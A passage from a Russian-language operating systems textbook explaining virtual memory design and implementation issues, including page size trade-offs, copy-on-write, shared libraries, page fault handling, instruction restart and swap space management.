В то же время при небольших по объему страницах подразумевается, что программы будут нуждаться в большом количестве страниц, а это приведет к большому размеру таблицы страниц. Программе размером 32 Кбайт требуется только 4 страницы по 8 Кбайт, но 64 страницы по 512 байт. Как правило, на диск и с диска переносится сразу вся страница, при этом основная часть времени тратится на задержки, связанные с поиском нужного сектора и раскруткой диска, поэтому перенос небольшой страницы занимает практически столько же времени, что и перенос большой страницы. Для загрузки 64 страниц по 512 байт может потребоваться 64 · 10 мс, а для загрузки четырех страниц по 8 Кбайт — всего 4 · 12 мс.

Кроме того, страницы небольшого размера расходуют много ценного пространства в TLB. Предположим, что ваша программа использует 1 Мбайт памяти с рабочим набором размером 64 Кбайт. При страницах размером 4 Кбайт программа будет занимать как минимум 16 записей в TLB. При страницах размером 2 Мбайт было бы достаточно одной записи в TLB (теоретически вам может потребоваться разделить данные и инструкции). Из-за дефицита TLB-записей и их значимого влияния на производительность приходится везде, где только можно, расплачиваться использованием больших страниц. Чтобы сбалансировать все эти компромиссы, операционные системы иногда используют разные размеры страниц для разных частей системы. Например, большие страницы для ядра и меньшие по размеру страницы для пользовательских процессов.

На некоторых машинах таблица страниц должна быть загружена (операционной системой) в аппаратные регистры при каждом переключении центрального процессора с одного процесса на другой. Для этих машин наличие небольших страниц означает увеличение времени, необходимого для загрузки регистров страниц при уменьшении размера страницы. Более того, при уменьшении размера страницы увеличивается пространство, занимаемое таблицей страниц.

Последнее утверждение может быть проанализировано с математической точки зрения. Пусть средний размер процесса будет составлять s байт, а размер страницы — p байт. Кроме этого предположим, что на каждую страничную запись требуется e байт. Тогда приблизительное количество страниц, необходимое каждому процессу, будет равно s/p, что займет se/p байт пространства таблицы страниц. Из-за внутренней фрагментации неиспользуемое пространство памяти в последней странице процесса будет равно $p/2$. Таким образом, общие издержки на таблицу страниц и внутреннюю фрагментацию будут получены за счет суммирования этих двух величин:

$$\text{Издержки} = se/p + p/2.$$

Первое слагаемое (размер таблицы страниц) будет иметь большее значение при небольшом размере страницы. Второе слагаемое (внутренняя фрагментация) будет иметь большее значение при большом размере страницы. Оптимальный вариант находится где-то посередине. Если взять первую производную по переменной p и приравнять ее к нулю, то мы получим уравнение

$$-se/p^2 + 1/2 = 0.$$

Из этого уравнения можно вывести формулу, дающую оптимальный размер страницы (с учетом только потерь памяти на фрагментацию и на размер таблицы страниц). Результат будет следующим:

$$p = \sqrt{2se}.$$

Для s = 1 Мбайт и e = 8 байт на каждую запись в таблице страниц оптимальный размер страницы будет 4 Кбайт. Имеющиеся в продаже компьютеры используют размер страницы от 512 байт до 64 Кбайт. Раньше чаще всего использовался размер 1 Кбайт, но сейчас чаще всего встречается размер страницы 4 Кбайт.

3.5.4. Разделение пространства команд и данных

У многих компьютеров имеется единое адресное пространство, в котором, как показано на рис. 3.22, *а*, содержатся и программы и данные. При довольно большом объеме этого пространства все работает нормально. Но зачастую объем адресного пространства слишком мал, что заставляет программистов как-то выкручиваться, чтобы поместить в него все необходимое.




Рис. 3.22. Адресное пространство: *а* — единое; *б* — отдельные адресные пространства команд (I) и данных (D)

Одно из решений, впервые примененное на шестнадцатиразрядной машине PDP-11, заключалось в использовании отдельных адресных пространств для команд (текста программы) и данных, называемых I-пространством и D-пространством соответственно (рис. 3.22, *б*). Каждое пространство простирается от 0 до некоторого максимума, обычно $2^{16} - 1$ или $2^{32} - 1$. Компоновщик должен знать о том, что используются отдельные I- и D-пространства, поскольку при их использовании данные переносятся на виртуальный адрес 0, а не начинаются сразу после программы.

На компьютерах такой конструкции страничную организацию памяти могут иметь оба пространства независимо друг от друга. У каждого из них имеется собственная таблица страниц с собственным отображением виртуальных страниц на физические страничные блоки. Когда аппаратуре требуется извлечь команду, она знает, что для этого нужно использовать I-пространство и таблицу страниц этого I-пространства. Точно так же обращение к данным должно вестись через таблицу страниц D-пространства. Кроме этих тонкостей, наличие отдельных I- и D-пространств не приводит к каким-то особым осложнениям для операционной системы и при этом удваивает доступное адресное пространство.

Поскольку теперь адресные пространства стали большими, серьезные проблемы, связанные с их размерами, ушли в прошлое. Но даже сегодня разделение

I- и D-пространств встречается довольно часто. Правда, вместо обычных адресных пространств теперь это разделение используется в кэше L1, который до сих пор испытывает дефицит памяти.

3.5.5. Совместно используемые страницы

Еще одним вопросом разработки является совместное использование ресурсов. В больших многозадачных системах одновременное использование несколькими пользователями одной и той же программы является обычным делом. Даже отдельный пользователь может запускать несколько программ, использующих одну и ту же библиотеку. При этом вполне очевидна эффективность совместного использования страниц, чтобы избежать одновременного присутствия в памяти двух копий одной и той же страницы. Проблема в том, что не все страницы могут использоваться совместно. В частности, страницы, предназначенные только для чтения, например содержащие текст программы, могут использоваться совместно, а совместное использование страниц с данными связано с дополнительными сложностями.

Если поддерживаются отдельные I- и D-пространства, задача совместного использования программ становится относительно простой за счет наличия одного или нескольких процессов, использующих одну и ту же таблицу страниц для своих I-пространств, но разные таблицы страниц для своих D-пространств. Обычно в реализациях, поддерживающих совместное использование страниц таким образом, таблица страниц является структурой данных, независимой от таблицы процессов. При этом, как показано на рис. 3.23, каждый процесс в своей таблице процесса имеет два указателя: один на таблицу страниц I-пространства, другой на таблицу страниц D-пространства. Когда планировщик процессов выбирает запускаемый процесс, он использует эти указатели для определения местонахождения таблиц страниц и настройки с их помощью диспетчера памяти (MMU). Процессы могут совместно использовать программы (или иногда библиотеки) даже в отсутствие отдельных I- и D-пространств, но для этого используется более сложный механизм.

Когда два и более процесса совместно используют один и тот же код, возникает проблема совместно используемых страниц. Предположим, что два процесса, *A* и *B*, запускают редактор и совместно используют его страницы. Если планировщик примет решение удалить процесс *A* из памяти, пожертвовав всеми его страницами и заполнив опустевшие страничные блоки какой-нибудь другой программой, это приведет к тому, что процесс *B* сгенерирует большое количество ошибок отсутствия страницы и вернет эти страницы назад.

Также при остановке процесса *A* необходимо иметь возможность определить, какие страницы все еще используются, чтобы их дисковое пространство случайно не оказалось освобожденным. Просмотр всех таблиц страниц для того, чтобы определить совместное использование страницы, — обычно очень затратная операция, поэтому для отслеживания совместно используемых страниц понадобится специальная структура данных, особенно если предметом совместного использования является отдельная страница (или ряд страниц), а не вся таблица страниц.

Совместное использование данных является более сложной задачей, чем совместное использование кода, но и она не является невыполнимой. В частности, в UNIX после системного вызова *fork* родительский и дочерний процессы вынуждены совместно использовать как текст программы, так и данные. В системах со страничной организацией




Рис. 3.23. Два процесса, совместно использующие одну и ту же программу, имеют общие таблицы страниц

памяти часто практикуется предоставление каждому из таких процессов собственной таблицы страниц и наличие у них обоих указателя на один и тот же набор страниц. Таким образом, при выполнении системного вызова *fork* копирования страниц не происходит. Тем не менее все страницы с данными отображаются для каждого процесса как страницы только для чтения — READ ONLY.

Пока оба процесса только читают свои данные, не внося в них изменений, эта ситуация может продолжаться. Как только какой-нибудь из процессов обновит слово памяти, нарушение защиты режима только для чтения приведет к системному прерыванию операционной системы. После чего делается копия вызвавшей эту ситуацию страницы, чтобы у каждого процесса имелся собственный экземпляр. Теперь для обеих копий устанавливается режим чтения-записи — READ-WRITE, поэтому следующие записи в каждую копию происходят без системного прерывания. Эта стратегия означает, что те страницы, которые никогда не изменяются (включая все страницы программы), не нуждаются в копировании. Копирование требуется только для тех страниц, которые на самом деле подвергаются изменениям. Этот подход, названный **копированием при записи** (copy on write), повышает производительность за счет сокращения объема копирования.

3.5.6. Совместно используемые библиотеки

Совместное использование может быть с другой степенью структурированности. Если программа будет запущена дважды, то большинство операционных систем автоматически организуют совместное использование текстовых страниц, чтобы в памяти была только одна копия. Текстовые страницы всегда используются в режиме только для чтения, поэтому проблем не возникает. В зависимости от операционной системы каждый

процесс может получить собственную частную копию страниц с данными или же они могут совместно использоваться и иметь пометку «Только для чтения». Если какой-нибудь процесс изменяет страницу данных, для него будет создана частная копия, то есть будет использована копия, пригодная для записи.

В современных системах имеется множество больших библиотек, используемых многими процессами, к примеру множество библиотек ввода-вывода и графических библиотек. Статическая привязка всех этих библиотек к каждой исполняемой программе на диске сделала бы их еще более раздутыми, чем есть на самом деле.

Вместо этого должна использоваться общая технология **совместно используемых (общих) библиотек**, которые в Windows называются динамически подключаемыми библиотеками (Dynamic Link Libraries (**DLL**)). Чтобы сделать идею совместно используемой библиотеки более понятной, рассмотрим сначала традиционную компоновку. При компоновке программы в команде компоновщику указывается один или несколько объектных файлов и, возможно, несколько библиотек, как, например, в команде UNIX

```
ld *.o -lc -lm
```

которая компонует все файлы с расширением .o (object), имеющиеся в текущем каталоге, а затем сканирует две библиотеки, /usr/lib/libc.a и /usr/lib/libm.a. Любые функции, вызываемые в объектных файлах, но не присутствующие в них (например, *printf*), называются **неопределенными внешними функциями** и выискиваются в библиотеках. Если они найдены, то их включают в исполняемый двоичный файл. Любые вызываемые, но не присутствующие в них функции также становятся неопределенными внешними функциями. К примеру, функции *printf* требуется функция *write*, поэтому, если функция *write* еще не включена, компоновщик будет ее разыскивать и, как только найдет, включит в двоичный файл. Когда компоновка завершится, исполняемый двоичный файл, записываемый на диск, будет содержать все необходимые функции. Имеющиеся в библиотеке, но невостребованные функции в него не включаются. Когда программа загружается в память и выполняется, в ней содержатся все необходимые ей функции.

Теперь предположим, что обычная программа использует 20–50 Мбайт функций, относящихся к графике и пользовательскому интерфейсу. Статически скомпонованные сотни программ со всеми этими библиотеками будут тратить впустую громадный объем дискового пространства, а также пространства оперативной памяти, как только они будут загружены, поскольку у системы не будет способа узнать о том, что она может использовать эти библиотеки как общие. И тут на сцену выходят совместно используемые библиотеки. Когда программа скомпонована с учетом совместного использования библиотек (что несколько отличается от статической компоновки), вместо включения реально вызываемых функций компоновщик включает небольшую подпрограмму-заглушку, которая в процессе исполнения привязывается к вызываемой функции. В зависимости от системы или от особенностей конфигурации совместно используемые библиотеки загружаются либо при загрузке программы, либо когда присутствующие в них функции вызываются в первый раз. Разумеется, если совместно используемая библиотека уже загружена другой программой, то нет нужды загружать ее повторно — именно в этом и заключается весь смысл. Следует заметить, что при загрузке или использовании общей библиотеки вся библиотека разом в память не считывается. Она загружается постранично, по мере надобности, поэтому функции, которые не были вызваны, в оперативную память не переносятся.

Сделать исполняемые файлы меньшими по объему и сэкономить пространство памяти помогает еще одно преимущество совместно используемых библиотек: если функция, находящаяся в общей библиотеке, обновляется с целью устранения ошибки, то перекомпилировать программу, которая ее вызывает, не нужно. Старые двоичные файлы сохраняют свою работоспособность. Это свойство приобретает особое значение для коммерческого программного обеспечения, код которого не доставляется клиенту. Например, если корпорация Microsoft находит и исправляет ошибку, влияющую на безопасность системы в некой стандартной библиотеке DLL, программа обновления — *Windows Update* — загрузит новую DLL и заменит ею старую библиотеку, и все программы, использующие данную DLL, будут при следующем запуске автоматически использовать новую версию.

Но совместно используемые библиотеки пришли к нам с одной небольшой проблемой, требующей решения. Эта проблема показана на рис. 3.24. Здесь отображены два процесса, совместно использующие библиотеку размером 20 Кбайт (предположим, что каждый ее блок занимает 4 Кбайт). Но библиотека в каждом процессе располагается по разным адресам, по-видимому, потому что сами программы не совпадают по размеру. В процессе 1 библиотека размещается, начиная с адреса 36 К; в процессе 2 ее размещение начинается с адреса 12 К. Предположим, первое, что должна сделать первая функция библиотеки, — перейти в библиотеке к адресу 16. Если библиотека не использовалась совместно, она может быть перемещена на лету в процессе загрузки, поэтому переход (в процессе 1) может быть осуществлен на виртуальный адрес 36 К + 16. Следует заметить, что физический адрес оперативной памяти, по которому размещается библиотека, не имеет значения, пока все страницы отображаются с виртуальных на физические адреса аппаратурой диспетчера памяти — MMU.

Но как только библиотека начинает использоваться совместно, перемещение на лету уже работать не будет. В конце концов, когда первая функция вызывается




Рис. 3.24. Общая библиотека, используемая двумя процессами

процессом 2 (по адресу 12 К), команда перехода вынуждена осуществить его на адрес 12 К + 16, а не на адрес 36 К + 16. В этом и заключается небольшая проблема. Одним из путей ее решения является использование копии при записи и создании новых страниц для каждого процесса, использующего общую библиотеку, и перемещение их на лету во время создания. Но эта схема, разумеется, дискредитирует всю цель совместного использования библиотеки.

Лучшее решение заключается в компиляции совместно используемых библиотек со специальным флажком для компилятора, указывающим этому компилятору не создавать никаких команд, использующих абсолютную адресацию. Вместо этого применяются лишь те команды, которые используют относительную адресацию. Например, почти всегда есть команда, предписывающая переход вперед (или назад) на *n* байтов (в качестве альтернативы той команде, которая дает для перехода конкретный адрес). Эта команда работает правильно независимо от размещения совместно используемой библиотеки в виртуальном адресном пространстве. Проблема может быть решена за счет исключения абсолютной адресации. Код, использующий только относительные смещения, называется **позиционно независимым кодом**.

3.5.7. Отображаемые файлы

На самом деле совместно используемые библиотеки являются частным случаем более общих объектов, называемых **отображаемыми на память файлами**. Идея состоит в том, что процесс может выдать системный вызов для отображения файла на какую-то часть его виртуального адресного пространства. В большинстве реализаций на момент отображения в память еще не введены никакие страницы, но поскольку мы имеем дело со страницами, они требуют постраничной организации с использованием дискового файла в качестве резервного хранилища. Когда процесс выходит из рабочего состояния или явным образом демонтирует отображение файла, все измененные страницы записываются обратно в файл на диске.

Отображаемые файлы предоставляют альтернативную модель для ввода-вывода. Вместо осуществления операций чтения и записи к файлу можно обращаться как к большому символьному массиву, находящемуся в памяти. В некоторых ситуациях программисты находят эту модель более удобной.

Если два или более процесса одновременно отображаются на один и тот же файл, они могут связываться посредством совместно используемой памяти. Запись, произведенная одним процессом в общую память, становится тут же видна, если другой процесс считывает данные из части своего виртуального адресного пространства, отображенного на файл. Таким образом, данный механизм предоставляет канал между двумя процессами, обладающий высокой пропускной способностью, и он довольно часто используется именно в этом качестве (вплоть до отображения рабочего файла). Теперь вы должны понять, что при доступности отображаемых на память файлов совместно используемые библиотеки могут воспользоваться этим механизмом.

3.5.8. Политика очистки страниц

Замещение страниц лучше всего работает при наличии достаточного количества свободных страничных блоков, которые могут потребоваться при возникновении ошибки отсутствия страницы. Если заполнен и, более того, изменен каждый страничный блок, то перед помещением в него новой страницы сначала должна быть записана на диск старая страница. Для обеспечения поставки свободных страничных блоков системы замещения страниц, как правило, имеют фоновый процесс, называемый **страничным демоном**, который большую часть времени находится в состоянии спячки, но периодически пробуждается для проверки состояния памяти. Если свободно слишком мало страничных блоков, страничный демон начинает подбирать страницы для выгрузки,

используя какой-нибудь алгоритм замещения страниц. Если эти страницы со времени своей загрузки подверглись изменению, они записываются на диск.

В любом случае предыдущее содержание страницы запоминается. Если одна из выгруженных страниц понадобится опять перед тем, как ее страничный блок будет переписан, она может быть восстановлена из резерва свободных страничных блоков. Сохранение материалов страничных блоков улучшает производительность по сравнению с использованием всей памяти с последующей попыткой найти блок в тот момент, когда в нем возникает необходимость. Как минимум, страничный демон обеспечивает чистоту всех свободных блоков, чтобы не приходилось в спешке записывать их на диск, когда в них возникнет потребность.

Один из способов реализации этой политики очистки предусматривает использование часов с двумя стрелками. Передняя стрелка управляется страничным демоном. Когда она указывает на измененную страницу, эта страница сбрасывается на диск и передняя стрелка перемещается вперед. Когда она указывает на чистую страницу, то происходит только перемещение вперед. Задняя стрелка используется для замещения страниц, как в стандартном алгоритме «часы». Только теперь благодаря работе страничного демона повышается вероятность того, что задняя стрелка попадет на чистую страницу.

3.5.9. Интерфейс виртуальной памяти

До сих пор в нашем повествовании предполагалось, что виртуальная память вполне обозрима процессами и программистами, то есть все, что они видят, — это большое виртуальное адресное пространство на компьютере с малой (или меньшей) по объему физической памятью. Это верно по отношению ко многим системам, но в некоторых системах программистам доступен контроль над отображением памяти и они могут воспользоваться им нетрадиционными способами, чтобы обогатить поведение программы. В этом разделе мы вкратце рассмотрим некоторые из этих возможностей.

Одним из поводов предоставления программистам контроля над отображением памяти является разрешение одному или нескольким процессам совместно использовать одну и ту же память, иногда весьма сложными способами. Если программисты могут присваивать имена областям памяти, то появляется возможность одному процессу предоставить другому процессу имя области памяти, чтобы этот процесс мог также отображаться на нее. Когда два (или несколько) процесса совместно используют одни и те же страницы, появляется возможность использования общего высокоскоростного канала: один процесс ведет запись в общую память, а другой процесс считывает из нее данные. Сложный пример такого коммуникационного канала описан Де Брюйном (De Bruijn, 2011).

Совместное использование страниц может быть применено также для реализации высокопроизводительной системы сообщений. Как правило, когда передается сообщение, данные копируются из одного адресного пространства в другое с существенными издержками. Если процессы могут управлять своей таблицей страниц, сообщение может быть передано за счет исключения из таблицы страницы (или страниц), содержащей сообщение, и за счет включения ее в таблицу принимающего процесса. В этом случае должны копироваться только имена, а не все данные.

Еще одна передовая технология управления памятью называется **распределенной памятью совместного доступа** (Feeley et al., 1995; Li, 1986; Li and Hudak, 1989; Zekauskas

et al., 1994). В ее основе лежит идея, заключающаяся в том, чтобы позволить нескольким процессам через сетевое подключение совместно использовать набор страниц, при этом возможно, но не обязательно, в качестве единого общего линейного диапазона адресов. Когда процесс обращается к странице, которая в данный момент не имеет отображения, у него происходит ошибка отсутствия страницы. Затем обработчик этой ошибки, который может быть в ядре или в пользовательском пространстве, определяет машину, содержащую эту страницу, и посылает ей сообщение с просьбой отключить отображение страницы и переслать ее по сети. По прибытии страницы она отображается, и команда, вызвавшая ошибку, перезапускается. Более подробно распределенная память совместного доступа будет рассмотрена в главе 8.

3.6. Проблемы реализации

Разработчики систем виртуальной памяти должны выбрать какие-нибудь из основных теоретических алгоритмов, например отдать предпочтение алгоритму «второй шанс», а не алгоритму старения, локальному, а не глобальному выделению страниц и предоставлению станиц по запросу, а не опережающей подкачке страниц. Но они также должны знать о некоторых проблемах практической реализации. В этом разделе будет рассмотрен ряд общих проблем и некоторые способы их решения.

3.6.1. Участие операционной системы в процессе подкачки страниц

Операционная система занята работой, связанной с подкачкой страниц, в течение четырех периодов времени: во время создания процесса, во время выполнения процесса, при возникновении ошибки отсутствия страницы и при завершении процесса. Кратко рассмотрим каждый из этих периодов времени, чтобы посмотреть, что должно быть сделано.

При создании нового процесса в системе со страничной организацией памяти операционная система должна определить, каким будет (первоначально) объем программы и данных, и создать для них таблицу страниц. Для таблицы страниц нужно выделить пространство в памяти, а затем ее нужно инициализировать. При выгрузке процесса таблица страниц не должна быть резидентной, но она должна находиться в памяти при запуске процесса. Кроме того, в области подкачки на диске должно быть выделено пространство, чтобы при выгрузке страницы ее было куда поместить. Область подкачки также должна быть инициализирована, туда должны быть помещены текст программы и данные, чтобы после запуска нового процесса в случае возникновения ошибки отсутствия страницы оттуда могли быть извлечены недостающие страницы. Некоторые системы подкачивают текст программы непосредственно из исполняемого файла, экономя дисковое пространство и время на инициализацию. И наконец, информация о таблице страниц и области подкачки на диске должна быть записана в таблице процесса.

Когда процесс планируется на выполнение, диспетчер памяти (MMU) должен быть перезапущен под новый процесс, а содержимое буфера быстрого преобразования адреса (TLB) должно быть очищено, чтобы избавиться от следов ранее выполнявшегося процесса. Текущей должна стать таблица страниц нового процесса. Обычно это делается

путем копирования ее самой или указателя на нее в какой-нибудь аппаратный регистр (или регистры). Чтобы уменьшить количество ошибок отсутствия страниц, в память могут быть загружены некоторые страницы процесса или все его страницы (например, точно известно, что понадобится страница, на которую указывает счетчик команд).

При возникновении ошибки отсутствия страницы операционная система должна считать данные аппаратных регистров, чтобы определить, чей виртуальный адрес вызвал ошибку. На основе этой информации она должна вычислить, какая страница востребована, и найти ее место на диске. Затем она должна найти для новой страницы подходящий страничный буфер, удалив из него, если необходимо, какую-нибудь старую страницу. Потом она должна считать востребованную страницу в страничный блок. И наконец, она должна вернуть назад счетчик команд, заставив его указывать на команду, вызвавшую ошибку, и дать этой команде возможность повторного выполнения.

При завершении процесса операционная система должна освободить его таблицу страниц, его страницы и дисковое пространство, которое занимали эти страницы, когда находились на диске. Если некоторые из этих страниц совместно используются другими процессами, то страницы в памяти и на диске могут быть освобождены только тогда, когда будет прекращена работа последнего использующего их процесса.

3.6.2. Обработка ошибки отсутствия страницы

Наконец-то мы добрались до подробного описания всего, что происходит при возникновении ошибки отсутствия страницы. Складывается следующая последовательность событий:

1. Аппаратное прерывание передает управление ядру, сохраняя в стеке значение счетчика команд. На большинстве машин в специальных регистрах центрального процессора сохраняется информация о состоянии текущей команды.
2. Запускается код стандартной программы на ассемблере, предназначенный для сохранения регистров общего назначения и другой изменяющейся информации, чтобы защитить ее от разрушения со стороны операционной системы. Эта стандартная программа вызывает операционную систему как процедуру.
3. Операционная система определяет, что произошла ошибка отсутствия страницы, и пытается определить, какая виртуальная страница востребована. Зачастую эта информация содержится в одном из аппаратных регистров. В противном случае операционная система должна взять значение счетчика команд, извлечь команду и провести ее разбор программным способом, чтобы определить, что происходило в тот момент, когда возникла ошибка.
4. Когда известен виртуальный адрес, вызвавший ошибку, система проводит проверку адреса на приемлемость и доступа к этому адресу — на согласованность с системой защиты. При отрицательном результате проверки процессу посылается сигнал или же он уничтожается. Если адрес вполне приемлем и не возникло ошибки защиты, система проверяет, не занят ли страничный блок. Если свободные страничные блоки отсутствуют, запускается алгоритм замещения страниц, чтобы выбрать кандидата на удаление.
5. Если выбранный страничный блок содержит измененную страницу, она включается в план сброса на диск и происходит переключение контекста, приостанавливающее процесс, в котором произошла ошибка, и позволяющее запуститься другому процес-

су, пока перенос страницы на диск не завершится. В любом случае блок помечается как занятый, чтобы он не мог быть задействован другим процессом.

6. Как только страничный блок очистится (либо немедленно, либо после сброса его содержимого на диск), операционная система ищет адрес на диске, по которому находится востребованная страница, и в план включается дисковая операция, предназначенная для ее извлечения. Пока страница загружается, процесс, в котором произошла ошибка, остается приостановленным и запускается другой пользовательский процесс, если таковой имеется.
7. Когда дисковое прерывание показывает, что страница получена, таблицы страниц обновляются, чтобы отобразить ее позицию, и блок получает пометку нормального состояния.
8. Команда, на которой произошла ошибка, возвращается к тому состоянию, в котором она находилась с самого начала, и счетчик команд переключается, чтобы указывать на эту команду.
9. Процесс, в котором произошла ошибка, включается в план, и операционная система возвращает управление стандартной программе на ассемблере, которая ее вызвала.
10. Эта стандартная программа перезагружает регистры и другую информацию о состоянии и, если не произошло ошибки, возвращается в пространство пользователя для продолжения выполнения.

3.6.3. Перезапуск команды

Когда программа обращается к странице, отсутствующей в памяти, команда, вызвавшая ошибку, останавливается на полпути, и происходит перехват управления и передача его операционной системе. После извлечения операционной системой востребованной страницы она должна перезапустить команду, вызвавшую передачу управления. Но это проще сказать, чем сделать.

Чтобы выявить природу данной проблемы в ее наихудшем виде, представим себе центральный процессор, имеющий двухадресные команды, например Motorola 680x0, который широко используется во встроенных системах. Возьмем, к примеру, показанную на рис. 3.25 команду из 6 байт

```
MOV.L #6(A1),2(A0)
```

Чтобы перезапустить команду, операционная система должна определить, где находится первый байт команды. Значение счетчика команд на момент передачи управления зависит от того, какой из операндов вызвал ошибку, и от того, как устроен микрокод центрального процессора.




Рис. 3.25. Команда, вызвавшая ошибку отсутствия страницы

На рис. 3.25 показана команда, начинающаяся по адресу 1000, которая осуществляет три обращения к памяти: к слову самой команды и к двум смещениям на операнды.

В зависимости от того, какое из этих трех обращений вызвало ошибку страницы, на момент возникновения ошибки счетчик команд может иметь значение 1000, 1002 или 1004. Зачастую операционная система не может однозначно определить, где начинается команда. Если на момент ошибки счетчик команд имеет значение 1002, операционной системе невозможно сообщить, является ли слово в ячейке 1002 адресом памяти, связанным с командой в ячейке 1000 (то есть местом, где находится операнд), или же кодом операции, принадлежащим команде.

Дело может принять еще более печальный оборот. Некоторые режимы адресации процессоров 680x0 используют автоинкремент, значит, может проявиться побочный эффект от команды, которая должна увеличить значение одного или нескольких регистров. Команды, использующие автоинкрементный режим, также могут вызвать ошибку. В зависимости от особенностей микрокода инкремент может быть произведен до обращения к памяти, и в таком случае операционная система перед перезапуском команды должна программным способом уменьшить значение регистра. Или же автоинкремент может быть осуществлен после обращения к памяти, в этом случае на момент передачи управления он не будет выполнен и со стороны операционной системы не должно быть никаких обратных действий. Существует также режим автодекремента, вызывающий сходные проблемы. Точные данные о том, проводится или не проводится автоинкремент или автодекремент перед соответствующим обращением к памяти, могут изменяться от команды к команде и от одной модели центрального процессора к другой.

К счастью, на некоторых машинах разработчики центральных процессоров предоставили решение, которое чаще всего выражается в виде скрытого внутреннего регистра, в который перед выполнением каждой команды копируется значение счетчика команд. У этих машин также может быть второй регистр, сообщающий о том, какой из регистров уже подвергся автоинкременту или автодекременту и на какое именно значение. Располагая данной информацией, операционная система может однозначно устранить все последствия работы команды, вызвавшей ошибку, позволяя перезапустить эту команду. Если эта информация недоступна, операционная система должна каким-то образом исхитриться, чтобы определить, что произошло и как можно исправить ситуацию. Похоже на то, что разработчики аппаратуры не смогли решить эту проблему, опустили руки и переложили все на плечи разработчиков операционных систем. Славные ребята.

3.6.4. Блокировка страниц в памяти

Хотя в этой главе ввод-вывод информации рассматривался мало, тот факт, что у компьютера есть виртуальная память, не означает, что ввод-вывод отсутствует. Виртуальная память и операции ввода-вывода взаимодействуют весьма тонким образом. Рассмотрим процесс, который только что сделал системный запрос на чтение из какого-то файла или устройства в буфер, находящийся в его адресном пространстве. В ожидании завершения операции ввода-вывода процесс приостанавливается, и разрешается работа другого процесса. В этом другом процессе возникает ошибка отсутствия страницы.

Если алгоритм замещения страниц имеет глобальный характер, то появляется небольшой, но не нулевой шанс, что страница, содержащая буфер ввода-вывода, будет выбрана на удаление из памяти. Если устройство ввода-вывода в данный момент находится в процессе переноса данных в режиме прямого доступа к памяти (DMA) на

эту страницу, то ее удаление приведет к тому, что часть данных будет записана в буфер, которому они принадлежат, а другая часть — записана поверх только что загруженной страницы. Одно из решений этой проблемы состоит в блокировке в памяти страниц, занятых в операциях ввода-вывода, чтобы они не были удалены. Блокировку страницы часто называют **прикреплением** (pinning) ее к памяти. Другое решение состоит в проведении всех операций ввода-вывода с использованием буфера ядра с последующим копированием данных в пользовательские страницы.

3.6.5. Резервное хранилище

Рассматривая алгоритмы замещения страниц, мы видели, как выбирается страница для удаления, но не уделяли слишком много внимания тому, куда она помещается на диске при выгрузке. Настало время рассмотреть некоторые вопросы, связанные с управлением работой дискового устройства.

Простейший алгоритм для выделения страничного пространства на диске предусматривает наличие на нем специального раздела подкачки (свопинга) или, что еще лучше, отделения дискового устройства от файловой системы (чтобы сбалансировать загруженность операциями ввода-вывода). Подобным образом работает большинство UNIX-систем. В этом разделе отсутствует обычная файловая система, тем самым исключаются все издержки перевода смещения в файлах в адреса блоков. Вместо этого везде используются номера блоков относительно начала раздела.

При запуске системы раздел подкачки пуст и представлен в памяти единой записью с указанием начального адреса и размера. По простейшей схеме при запуске первого процесса за ним резервируется участок пространства раздела, соответствующий размеру первого процесса, а оставшаяся область сокращается на эту величину. При запуске новых процессов им выделяется участок раздела подкачки, равный по размеру их основным образам. При завершении процессов их дисковые пространства освобождаются. Раздел подкачки управляется как список свободных участков. Более приемлемые алгоритмы будут рассмотрены в главе 10.

